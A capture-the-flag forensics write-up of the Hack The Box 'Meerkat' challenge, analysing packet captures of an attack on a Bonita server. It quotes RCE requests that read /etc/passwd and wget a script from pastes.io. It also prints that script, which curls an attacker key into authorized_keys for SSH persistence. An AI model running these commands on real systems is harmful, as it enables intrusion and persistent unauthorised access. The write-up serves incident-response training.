    2170 120.127758 156.146.62.213 172.31.6.44    HTTP      130 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
    2186 123.569818 156.146.62.213 172.31.6.44    HTTP      105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
    2192 126.847657 156.146.62.213 172.31.6.44    HTTP      126 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
    2204 130.287593 156.146.62.213 172.31.6.44    HTTP      105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
    2210 133.466889 156.146.62.213 172.31.6.44    HTTP      129 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
    2224 136.941119 156.146.62.213 172.31.6.44    HTTP      105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
    2231 140.126354 156.146.62.213 172.31.6.44    HTTP      131 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
    2245 143.595559 156.146.62.213 172.31.6.44    HTTP      105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
    2258 146.817173 156.146.62.213 172.31.6.44    HTTP      132 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
    2274 150.348890 156.146.62.213 172.31.6.44    HTTP      105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
    2283 153.525473 156.146.62.213 172.31.6.44    HTTP      122 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
    2296 156.972495 156.146.62.213 172.31.6.44    HTTP      105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
    2312 160.157396 156.146.62.213 172.31.6.44    HTTP      122 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
    2327 163.676301 156.146.62.213 172.31.6.44    HTTP      105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
    2338 166.857782 156.146.62.213 172.31.6.44    HTTP      124 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
    2351 170.309517 156.146.62.213 172.31.6.44    HTTP      105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
    2358 173.495411 156.146.62.213 172.31.6.44    HTTP      129 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
    2369 176.971647 156.146.62.213 172.31.6.44    HTTP      105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
```


```
› Frame 2146: 518 bytes on wire (4144 bits), 518 bytes captured (4144 bits) on int
› Ethernet II, Src: 02:4f:2e:3d:06:4b (02:4f:2e:3d:06:4b), Dst: MS-NLB-PhysServer-
› Internet Protocol Version 4, Src: 172.31.6.44, Dst: 156.146.62.213
› Transmission Control Protocol, Src Port: 8080, Dst Port: 53187, Seq: 156, Ack: 1
▾ Hypertext Transfer Protocol
  ▾ HTTP/1.1 302 \r\n
    › [Expert Info (Chat/Sequence): HTTP/1.1 302 \r\n]
      Response Version: HTTP/1.1
      Status Code: 302
      [Status Code Description: Found]
    Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate\r\n
    X-XSS-Protection: 1; mode=block\r\n
    X-Frame-Options: SAMEORIGIN\r\n
```

```
0000  02 2f c7 8a 9d e3 02 4f  2e 3d 06 4b 08 00 45 00   ·/·····O .=·K··E·
0010  01 f8 a7 8d 40 00 40 06  03 c0 ac 1f 06 2c 9c 92   ····@·@· ·····,··
0020  3e d5 1f 90 cf c3 6a 33  75 e7 70 11 9c 9c 80 18   >·····j3 u·p·····
0030  01 e2 8f 9d 00 00 01 01  08 0a 98 5d a9 da 42 c1   ········ ···]··B·
0040  5d e4 48 54 54 50 2f 31  2e 31 20 33 30 32 20 0d   ]·HTTP/1 .1 302 ·
0050  0a 43 61 63 68 65 2d 43  6f 6e 74 72 6f 6c 3a 20   ·Cache-C ontrol: 
0060  6e 6f 2d 73 74 6f 72 65  2c 20 6e 6f 2d 63 61 63   no-store , no-cac
0070  68 65 2c 20 6d 75 73 74  2d 72 65 76 61 6c 69 64   he, must -revalid
0080  61 74 65 2c 20 70 72 6f  78 79 2d 72 65 76 61 6c   ate, pro xy-reval
0090  69 64 61 74 65 0d 0a 58  2d 58 53 53 2d 50 72 6f   idate··X -XSS-Pro
00a0  74 65 63 74 69 6f 6e 3a  20 31 3b 20 6d 6f 64 65   tection:  1; mode
00b0  3d 62 6c 6f 63 6b 0d 0a  58 2d 46 72 61 6d 65 2d   =block·· X-Frame-
00c0  4f 70 74 69 6f 6e 73 3a  20 53 41 4d 45 4f 52 49   Options:  SAMEORI
```

Task 6: Which username and password combination was successful?

I found a login attempt with the username seb.broom@forela.co.uk and password g0vernm3nt that was followed by a status code of 204, indicating valid credentials.

Answer 6: seb.broom@forela.co.uk:g0vernm3nt



```
3432 470.805982 172.31.6.44    156.146.62.213 HTTP       187 HTTP/1.1 401
3436 470.981511 156.146.62.213 172.31.6.44    HTTP       130 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
3438 473.984605 172.31.6.44    156.146.62.213 HTTP       187 HTTP/1.1 401
3448 474.445503 156.146.62.213 172.31.6.44    HTTP       105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
3452 477.448098 172.31.6.44    156.146.62.213 HTTP       187 HTTP/1.1 401
3455 477.627600 156.146.62.213 172.31.6.44    HTTP       131 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
3462 480.630841 172.31.6.44    156.146.62.213 HTTP       187 HTTP/1.1 401
3473 481.107693 156.146.62.213 172.31.6.44    HTTP       105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
3481 484.110718 172.31.6.44    156.146.62.213 HTTP       187 HTTP/1.1 401
3485 484.329460 156.146.62.213 172.31.6.44    HTTP       126 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
3487 487.332096 172.31.6.44    156.146.62.213 HTTP       187 HTTP/1.1 401
3544 544.181177 138.199.59.221 172.31.6.44    HTTP       105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
3547 547.184284 172.31.6.44    138.199.59.221 HTTP       187 HTTP/1.1 401
3550 547.352713 138.199.59.221 172.31.6.44    HTTP       125 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
3553 547.355719 172.31.6.44    138.199.59.221 HTTP       452 HTTP/1.1 204
3573 547.694725 138.199.59.221 172.31.6.44    HTTP      1215 POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1.1
3576 547.695781 172.31.6.44    138.199.59.221 HTTP        71 HTTP/1.1 200   (text/plain)
3580 547.862790 138.199.59.221 172.31.6.44    HTTP/JSON  148 POST /bonita/API/portal/page/;i18ntranslation HTTP/1.1 , JSON (applicatio
3583 547.871980 172.31.6.44    138.199.59.221 HTTP/JSON   71 HTTP/1.1 200  , JSON (application/json)
3586 548.039114 138.199.59.221 172.31.6.44    HTTP       410 GET /bonita/API/extension/rce?p=0&c=1&cmd=cat%20/etc/passwd HTTP/1.1
3588 548.081086 172.31.6.44    138.199.59.221 HTTP/JSON 2374 HTTP/1.1 200  , JSON (application/json)
3591 548.249149 138.199.59.221 172.31.6.44    HTTP       420 DELETE /bonita/API/portal/page/131;i18ntranslation HTTP/1.1
3593 548.263040 172.31.6.44    138.199.59.221 HTTP       257 HTTP/1.1 200
```


```
    [Response in frame: 3553]
    [Next request in frame: 3573]
    File Data: 59 bytes
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▾ Form item: "username" = "seb.broom@forela.co.uk"
      Key: username
      Value: seb.broom@forela.co.uk
  ▾ Form item: "password" = "g0vernm3nt"
      Key: password
      Value: g0vernm3nt
  ▾ Form item: "_l" = "en"
      Key: _l
```

```
0090  6e 6e 65 63 74 69 6f 6e  3a 20 6b 65 65 70 2d 61   nn
00a0  6c 69 76 65 0d 0a 43 6f  6e 74 65 6e 74 2d 54 79   li
00b0  70 65 3a 20 61 70 70 6c  69 63 61 74 69 6f 6e 2f   pe
00c0  78 2d 77 77 77 2d 66 6f  72 6d 2d 75 72 6c 65 6e   x-
00d0  63 6f 64 65 64 0d 0a 43  6f 6f 6b 69 65 3a 20 78   co
00e0  3d 78 0d 0a 43 6f 6e 74  65 6e 74 2d 4c 65 6e 67   =x
00f0  74 68 3a 20 35 39 0d 0a  0d 0a 75 73 65 72 6e 61   th
0100  6d 65 3d 73 65 62 2e 62  72 6f 6f 6d 25 34 30 66   me
0110  6f 72 65 6c 61 2e 63 6f  2e 75 6b 26 70 61 73 73   or
0120  77 6f 72 64 3d 67 30 76  65 72 6e 6d 33 6e 74 26   wo
0130  5f 6c 3d 65 6e                                     _l
```

Task 7: If any, which text sharing site did the attacker utilise?

I found a packet containing a wget request to a website called "pastes.io."


Answer 7: pastes.io



```
3649 561.879817 172.31.6.44     138.199.59.221 HTTP/JSON      71 HTTP/1.1 200  , JSON (application/json)
3652 562.041274 138.199.59.221 172.31.6.44     HTTP          432 GET /bonita/API/extension/rce?p=0&c=1&cmd=wget%20https://pastes.io/raw/bx5gcr0et8 HTTP/1.1
3675 562.624809 172.31.6.44     138.199.59.221 HTTP/JSON     905 HTTP/1.1 200  , JSON (application/json)
3679 562.787151 138.199.59.221 172.31.6.44     HTTP          420 DELETE /bonita/API/portal/page/132;i18ntranslation HTTP/1.1
3681 562.796558 172.31.6.44     138.199.59.221 HTTP          257 HTTP/1.1 200
3706 583.497213 138.199.59.221 172.31.6.44     HTTP          105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
3711 586.500479 172.31.6.44     138.199.59.221 HTTP          187 HTTP/1.1 401
3714 586.731508 138.199.59.221 172.31.6.44     HTTP          125 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
3717 586.734547 172.31.6.44     138.199.59.221 HTTP          452 HTTP/1.1 204
3735 587.061783 138.199.59.221 172.31.6.44     HTTP         1215 POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1.1
```

```
▸ Frame 3652: 432 bytes on wire (3456 bits), 432 bytes captured (3456 bits) on interface unknown, id 0
▸ Ethernet II, Src: MS-NLB-PhysServer-32_0f:c7:8a:9d:e3 (02:2f:c7:8a:9d:e3), Dst: 02:4f:2e:3d:06:4b (02:4f:2e:3d:06:4b)
▸ Internet Protocol Version 4, Src: 138.199.59.221, Dst: 172.31.6.44
▸ Transmission Control Protocol, Src Port: 53386, Dst Port: 8080, Seq: 16680, Ack: 1514, Len: 366
▾ Hypertext Transfer Protocol
  ▾ GET /bonita/API/extension/rce?p=0&c=1&cmd=wget%20https://pastes.io/raw/bx5gcr0et8 HTTP/1.1\r\n
    ▸ [Expert Info (Chat/Sequence): GET /bonita/API/extension/rce?p=0&c=1&cmd=wget%20https://pastes.io/raw/bx5gcr0et8 HTTP/1.1\r\n]
      Request Method: GET
    ▸ Request URI: /bonita/API/extension/rce?p=0&c=1&cmd=wget%20https://pastes.io/raw/bx5gcr0et8
      Request Version: HTTP/1.1
    Host: forela.co.uk:8080\r\n
    User-Agent: python-requests/2.28.1\r\n
    Accept-Encoding: gzip, deflate\r\n
```

```
0040  3a 77 47 45 54 20 2f
0050  49 2f 65 78 74 65 6e
0060  70 3d 30 26 63 3d 31
0070  25 32 30 68 74 74 70
0080  73 2e 69 6f 2f 72 61
0090  65 74 38 20 48 54 54
00a0  73 74 3a 20 66 6f 72
00b0  3a 38 30 38 30 0d 0a
00c0  74 3a 20 70 79 74 68
00d0  74 73 2f 32 2e 32 38
00e0  74 2d 45 6e 63 6f 64
00f0  2c 20 64 65 66 6c 61
0100  74 3a 20 2a 2f 2a 0d
```




```
{"p":"0","c":"1","cmd":"wget https://pastes.io/raw/bx5gcr0et8","out":"--2023-01-19 15:38:52--  https://pastes.io/raw/bx5gcr0et8\nResolving pastes.io (pastes.io)..
. 66.29.132.145\nConnecting to pastes.io (pastes.io)|66.29.132.145|:443... connected.\nHTTP request sent, awaiting response... 200 OK\nLength: 113 [text/plain]\nS
aving to: \u2018bx5gcr0et8\u2019\n\n     0K                                                           100% 57.8M=0s\n\n2023-01-19 15:38:53 (57.8 MB/s) - \u2018bx5gcr0
et8\u2019 saved [113/113]\n\n","currentDate":"2023-01-19"}DELETE /bonita/API/portal/page/132;i18ntranslation HTTP/1.1
```

Task 8: Please provide the filename of the public key used by the attacker to gain persistence on our host.

After investigating the link from the previous task, I found that the public key file is named "hffgra4unv".

Answer 8: hffgra4unv




```
#!/bin/bash
curl https://pastes.io/raw/hffgra4unv >> /home/ubuntu/.ssh/authorized_keys
sudo service ssh restart
```

Task 9: Can you confirmed the file modified by the attacker to gain persistence?

The file modified by the attacker to gain persistence is "/home/ubuntu/.ssh/authorized_keys".


Answer 9: /home/ubuntu/.ssh/authorized_keys




```
#!/bin/bash
curl https://pastes.io/raw/hffgra4unv >> /home/ubuntu/.ssh/authorized_keys
sudo service ssh restart
```

Task 10: Can you confirm the MITRE technique ID of this type of persistence mechanism?

Answer 10: T1098.004



T1098		Account Manipulation	Adversaries may manipulate accounts to maintain and/or elevate access to victim systems. Account manipulation may consist of any action that preserves or modifies adversary access to a compromised account, such as modifying credentials or permission groups. These actions could also include account activity designed to subvert security policies, such as performing iterative password updates to bypass password duration policies and preserve the life of compromised credentials.
	.001	Additional Cloud Credentials	Adversaries may add adversary-controlled credentials to a cloud account to maintain persistent access to victim accounts and instances within the environment.
	.002	Additional Email Delegate Permissions	Adversaries may grant additional permission levels to maintain persistent access to an adversary-controlled email account.
	.003	Additional Cloud Roles	An adversary may add additional roles or permissions to an adversary-controlled cloud account to maintain persistent access to a tenant. For example, adversaries may update IAM policies in cloud-based environments or add a new global administrator in Office 365 environments. With sufficient permissions, a compromised account can gain almost unlimited access to data and settings (including the ability to reset the passwords of other admins).
	.004	SSH Authorized Keys	Adversaries may modify the SSH `authorized_keys` file to maintain persistence on a victim host. Linux distributions and macOS commonly use key-based authentication to secure the authentication process of SSH sessions for remote management. The `authorized_keys` file in SSH specifies the SSH keys that can be used for logging into the user account for which the file is configured. This file is usually found in the user's home directory under `<user-home>/.ssh/authorized_keys`. Users may edit the system's SSH config file to modify the directives PubkeyAuthentication and RSAAuthentication to the value "yes" to ensure public key and RSA authentication are enabled. The SSH config file is usually located under `/etc/ssh/sshd_config`.
	.005	Device Registration	Adversaries may register a device to an adversary-controlled account. Devices may be registered in a multifactor



Meerkat has been Solved!

Congratulations **shokoyanko**, best of luck in capturing flags ahead!

#4013	03 Aug 2024	RETIRED
SHERLOCK RANK	SOLVE DATE	SHERLOCK STATE